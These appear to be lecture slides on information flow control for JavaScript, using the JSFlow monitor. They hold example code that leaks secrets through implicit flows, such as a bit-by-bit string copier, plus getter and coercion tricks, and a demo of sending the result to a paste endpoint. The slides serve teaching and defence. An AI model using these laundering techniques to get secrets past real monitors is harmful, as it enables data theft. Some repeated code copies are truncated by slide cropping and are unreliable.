$$\frac{\langle E_1, e_1\rangle \xrightarrow{pc} \langle v^{\sigma_1}, E_2\rangle \quad \langle E_1, e_2\rangle \xrightarrow{pc} \langle \texttt{true}^{\sigma_2}, E_3\rangle \quad \langle E_3, s\rangle \xrightarrow{pc\sqcup\sigma_2} E_4 \quad \langle e_3, E_4\rangle \xrightarrow{pc\sqcup\sigma_2} E_5 \quad \langle E_5, \texttt{for}\ (e_1; e_2; e_3)\ s\rangle \xrightarrow{pc\sqcup\sigma_2} E_6}{\langle E_1, \texttt{for}\ (e_1; e_2; e_3)\ s\rangle \xrightarrow{pc} E_6}$$

$$\frac{\langle E_1, e_1\rangle \xrightarrow{pc} \langle v^{\sigma_1}, E_2\rangle \quad \langle E_1, e_2\rangle \xrightarrow{pc} \langle \texttt{false}^{\sigma_2}, E_3\rangle}{\langle E_1, \texttt{for}\ (e_1; e_2; e_3)\ s\rangle \xrightarrow{pc} E_3}$$

- In particular, update and body are executed in the context of the controlling expression e_2

```
function copystri
  var arr = [];

  for (var i = 0; i < s.length; i++)
  {
    var c = s.charCodeAt(i);
    arr[i] = copybits(c,16);
  }

  return String.fromC
         apply(null,a
}
```

Length secret, i.e., ⊤

Run in context of the test, ⊤

UPGRADE INSTRUCTIONS

Counteracting the NSU

Upgrade instructions

- Upgrade instructions can be used to label value
  - values default to the least classification, ⊥, the bottom element in the classification lattice
- We have seen one example already – the static labeling instruction
  - $lbl(v, l_1, l_2, l_3, \ldots) = (val(v), lblof(v) \sqcup l_1 \sqcup l_2 \sqcup l_3 \sqcup \ldots)$
  - lbl takes a value, v, and (one or more) labels to join to create a new label for v
  - cannot be used to downgrade value – does not relabel if new label is below old label
- But not all labels can be easily known statically – need for dynamic labeling instructions
  - $upg(v, v_1, v_2, v_3, \ldots) = (val(v), lblof(v) \sqcup lblof(v_1) \sqcup lblof(v_2) \sqcup lblof(v_3) \sqcup \ldots)$
  - upg takes a value, v, and (one or more) values that donate labels to create a new label for v
  - dynamically upgrades the label of v to the labels the label donors

Upgrading the attack

- Length of array, `c` and `i` – enough?

```
function copybit(b) {
  var x = 0;
  if (b) { x = 1; }

  return x;
}

function copybits(c,n) {
  var x = 0;

  for (var i = 0; i < n; i++) {
    var b = copybit(c & 1);
    c >>= 1;
    x |= b << i;
  }
  return x;
}
```

```
function copystring(s) {
  var arr = [];

  arr.length = upg(0, s);
  var c = upg(null, s);
  var i = upg(0,s);

  for (; i < s.length; i++)
  {
    var c = s.charCodeAt(i);
    arr[i] = copybits(c,16);
  }

  return String.fromCharCode.  \\
         apply(null,arr);
}
```

Upgrade to the label of s – works for any label s may have

DEMO!

Hrafn
localhost:5000
Security alert!
XMLHttpRequest to http://localhost:4777/paste encodes information at level <T>
Accept
Refuse
HRAFN
Post your stuff
d.hedin@gmail.com
Sign in
RECENT PUBLIC POSTS
Do you know about JSFlow?
By Daniel Hedin
JSFlow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow. JSFLow
supports full non-strict ECMA-262 v.5 (pdf) including the standard API,
provides dynamic (runtime) tracking and verification of security labels,

Upgrade the attack

…gth of array, `c` and `i` is enough – why?

```
functi   copybit(b) {
  var x = 0;
  if (b) { x = 1; }
}

function copybits(c,n) {
  var x = 0;

  for (var i = 0; i < n; i++) {
    var b = copybit(c & 1);
    c >>= 1;
    x |= b <<
  }
  return x;
}
```

```
              copystring(s) {
              = [];

  arr.length = dupg(0, s);
  var c = dupg(null, s);
  var i = dupg(0,s);

  for (; i < s.length; i++)
  {
    var c = s.charCodeAt(i);
    arr[i] = copybits(c,16);

                fromCh
                ll,arr);
```

Defaults to $\top$

Has label $\top$

Why not NSU stop here?

Runs in $\top$ context

Has label $\top$

Function call inside $\top$ context

Runs in $\top$ context. All local variables default to label of execution context

Function call inside $\top$ context

SCALING TO FULL JAVASCRIPT

Highlights by example

Scaling to full JavaScript

- So far we've explained
  - dynamic monitoring of programs with variables (and arrays)
  - the NSU restriction, and
  - how it can be lifted using upgrade instructions
- Full JavaScript contains a number of challenges from an information flow perspective [Hedin et al, SAC'14]
  - dynamic objects – structure and existence
  - closures – function values
  - dynamic scope chain – *with* and the global object
  - probing the innards of the interpreter – implicit coercions
  - probing the API – getters and setters
- Proceed by example to give an appreciation for the complexity of handling the full language
- Can you find ways of leaking in JSFlow – we encourage you to try!

Dynamic objects

- JavaScript objects allow for runtime addition and deletion of properties
  - the object structure - the presence or absence of properties may encode secrets
  - present properties carry their own existence label
  - absent properties labeled by object structure label
- Explicit flow to structure of objects

Public existence

Public structure

```
var o = { x : 1 }    // { x →⊥ 1⊥ | ⊥ }
o[h] = 1;            // { x →⊥ 1⊥, true →⊤ 1⊤ | ⊤ }
```

h = $\text{true}_{\top}$

Secret existence – knowing the presence of property ***true*** gives information about h

Secret structure– knowing the absence property ***false*** gives information about h

Dynamic objects

- Implicit flow to structure of object – assuming h = $false^{\top}$

```
var o = { x : 1 }    // { x →⊥ 1^⊥ | ⊥ }

upgs(o,h);           // {x →⊥ 1^⊥ | ⊤ }

if (h) {
  o['true'] = 1;
} else {
  o['false'] = 1;    // { x →⊥ 1^⊥, false →⊤ 1^⊤ | ⊤ }
}

var x = 'true' in p; // false^⊤
```


- upgs – upgrade structure
- upge – upgrade existence

Closures – function values

- Called from secret context – inherits context
  - assuming h = true$^{\top}$

```
var f = function() {
  var y = 0;
  if (h) { y = 1 };
  x = 1;
};

var x = 0;
if (h) {
  f();
}
```

Context inherited from call

Triggers NSU…

Does not trigger NSU

… unless x is upgraded

Context of h

Closures – function values

- Called from secret context – inherits context
  - assuming h = true$^{\top}$

```
var f = upg(null,h);
var x = 0;

if (h) {
  f = function () { x = 1; };
} else {
  f = function () { };
}

f();
```

… unless x is upgraded

Will trigger NSU …

Secret closure – secret context

Dynamic scope chain - *with*


- The *with* instruction takes an object and injects it into the scope chain
  - Captures variable lookup for reading and writing

```
var x = 0;
var o = { y : 0 };

with (o) {
  y = 1;
  x = 1;
}
```

  - What if object with secret structure? or secret pointer to object?

Dynamic scope chain - *with*

- The *with* instruction takes an object and injects it into the scope chain
  - What if object with secret structure? or secret pointer to object?





```
var x = 0;
var o = upg(null,h);

if (h) o = { }; else o = { x : 0 };

with (o) {
  x = 1;
}
```

  - Write either goes through to the variable `x` or is captured by `o`
  - Would have to upgrade outer `x` and `x.o`

Dynamic scope chain - *eval*

- *eval* is evaluated in the context of the caller – gives opportunity to dynamically change which variables are declared



- Write is either captured by local variable `x` when declared or goes through to the outer variable `x`
- Would have to upgrade local and outer `x`

Probing the interpreter – implicit coercions

- Many functions and operations coerce their arguments when needed, e.g., binary addition +
  - eiher adds two numbers or concatenates two strings
  - first tries to coerce to numbers using valueOf, if not successful
  - then tries to coerce to strings

Interpreter internal flow!

```
l = false;
x = { valueOf : function () { return h ? {} : 1; },
      toString : function() { l = true; return 1; }
    };

h = x + 1;
```

Triggers NSU

- x is an object – not a number or a string, + will try to coerce
- in case `h = true`, `valueOf` returns `{}` – not a number
- this causes `toString` to be invoked
- internal flow – the decision to invoke `toString` was made based on a value that encoded h.
- `toString` should be executed in the context of `h`

Probing the APIs – getters and setters

- JavaScript allows properties to be handled by getters and setters
  - functions that are invoked when reading or writing to the property – also if the interpreter or the API reads the propery
- Consider the following example

Only run if x[0] is convertible to *true*

API internal flow!

```
x = [h];
l = false;
Object.defineProperty(x,1, { get : function() { l = true; return 0}});

x.every(function (x) { return x; });
```

- `Array.every` checks if all elements of an array are convertible to *true*, i.e., on first *false* returns *false*
- Put getter guard after secret in the array to learn if the secret is convertible to *true* or not

BEYOND UPGRADES

Hybrid dynamic monitoring

Automatic upgrading

- Upgrade instructions have two primary drawbacks
- 1) Upgrade instruction require relatively complex semantics when applied to more complex scenarios, e.g.,
  - upgrade location may not be reachable at point of upgrade – delayed upgrades
- 2) The program must be annotated by upgrade instructions
  - manually, by static analysis, or by testing
- Solution: hybrid dynamic enforcement – upgrade automatically by invoking a static analysis at runtime.

Hybrid dynamic analysis

- Extend the dynamic monitor to employ a static analysis before context elevations to find and upgrade potential write targets
  - Basic idea – language without heap, e.g., in Guernic et al. ASIAN'06

```
var x = 0;

if (h) {
  x = 1;
}
```

Static analysis upgrades x regardless of whether conditional executed

- Static analysis does not have to find all potential write targets if dynamic monitor enforces NSU
  - static analysis lowers number of premature stops
  - dynamic monitor guarantees soundness

- Static analysis uses runtime values – crucial for analysis of heap and function calls [Hedin, Bello, Sabelfeld CSF'15]

Hybrid dynamic execution of the attack

- Based on [Hedin, Bello, Sabelfeld CSF'15] – experimental implementation in JSFlow ongoing

```
function copys
  var arr = [ ]

  for (; i < s.length; i++)
  {
    var c = s.charCodeAt(i);
    arr[i] = copybits(c,16);
  }

  return String.fromCharCode.   \\
         apply(null,arr);
}
```

Elevation of context

Static component finds writes to variable `c`, array `arr` and `i`. Upgrades `c`, `i` and length (tied to structure) of `arr`

- A hybrid dynamic monitor would not stop prematurely on the attack
  - would stop when leaked information sent via XMLHttpRequest

THE BIGGER PICTURE


End-to-end security in a client server setting

IFC on the client side


- Protects the confidentiality of user information
  - password prevented from being sent to other places than the login service
- Fundamentally different from access control which suffers from
  - once access has been given nothing limits the use of the information
  - involuntary or voluntary information release
- Information flow control
  - provides end-to-end security – from input to output
  - security policy defines what information can go where
  - subsumes access control – prevents information flow that violate the policy

End-to-end security on the client side

- We have seen how information flow control can offer end-to-end security on the client side.
- Assuming a security policy that allows flow back to the 1st party only all other flows are stopped.
  - Involuntary flows due to programming mistakes – S-Pankki
  - Flows due to attacks
- But what about the server side?




Systemwide end-to-end security



Systemwide end-to-end security

- Solution: provide information flow control on the server side in addition to on the client side
  - tie the classifications of the both sides together

- Policies connected to user authentication, e.g,
  - information belonging to user A may only be sent in a reply to a request that is authenticated as A
  - user credentials may only be sent to the login service



Systemwide security and JSFlow

- JSFlow is written in JavaScript
- Allows for various methods of deployment
  - As an extension – Tortoise
  - As a library, or in-lined in different ways [cite]
  - As a command-line interpreter running on-top of Node.js

- Node.js is a popular and growing platform for web apps and web services
  - used in those lectures
  - express.js, passport.js, handlebars.js
  - can be easily deployed in the cloud, e.g., on Heroku
- JSFlow can in principle be used to run those web apps
  - API wrapping needed
  - work in progress

- When done – JSFlow (or similar security aware engines) be used to provide client side security, server side security and system wide security

What we didn't talk about

- Policy specification
  - How do we specify policies? Policy language?
  - Three types of policies
    - client side policies
    - server side policies
    - tying them together – system-wide policies

- Policy provision
  - Who provides the policies?
  - The service provider? Requires user trust in the server.
  - The user? Policies require system knowledge.
  - Both?

- Hard problem that requires more research and experimentation.

System wide policies

- Union of policies from user and server
  - neither user nor server can prevent the other from providing potentially bad policies
- Intersection
  - user would have to agree with server on policies
- Each controls its own information – notion of ownership and authority
  - decentralized label model [Myers, Liskov SOSP'97]
  - in the web setting [Magazinius, Askarov, Sabelfeld AsiaCCS'10]

THE END

What to take home

Take home

- Cloud implies code and services from 3rd parties and user created content
  - Trust frequently misplaced – malicious 3rd parties/users or code flaws
- Access control not enough to protect confidentiality of user data
  - Accidental information disclosure doe to, e.g, mistakes in program
  - Active code injection attacks frequently possible
- Taint tracking not enough in the presence of code injection
  - Easily bypassed by using implicit flows
- Information flow control one promising direction
  - Provide security policy that defines what is allowed to flow where
  - Track how information is used in program and enforce that the security policy is not violated
  - Static, dynamic or *hybrid* enforcement
  - Does not prevent access – but misuse of information
  - Tracks both explicit leaks and implicit leaks
- IFC provides a uniform solution for confidentiality
  - Injected code prohibited from disclosing sensitive information
  - Accidental disclosures prevented

JSFlow/Tortoise

- We are actively developing JSFlow and Tortoise

- On the road map
  - Hybridization currently ongoing
  - Integrity tracking
  - Practical experiments

- Feel free to follow us on http://www.jsflow.net

- Contact us if you'd like to help out or have an interesting project involving JSFlow/Tortoise, or …
- … if you find bugs or flaws! :D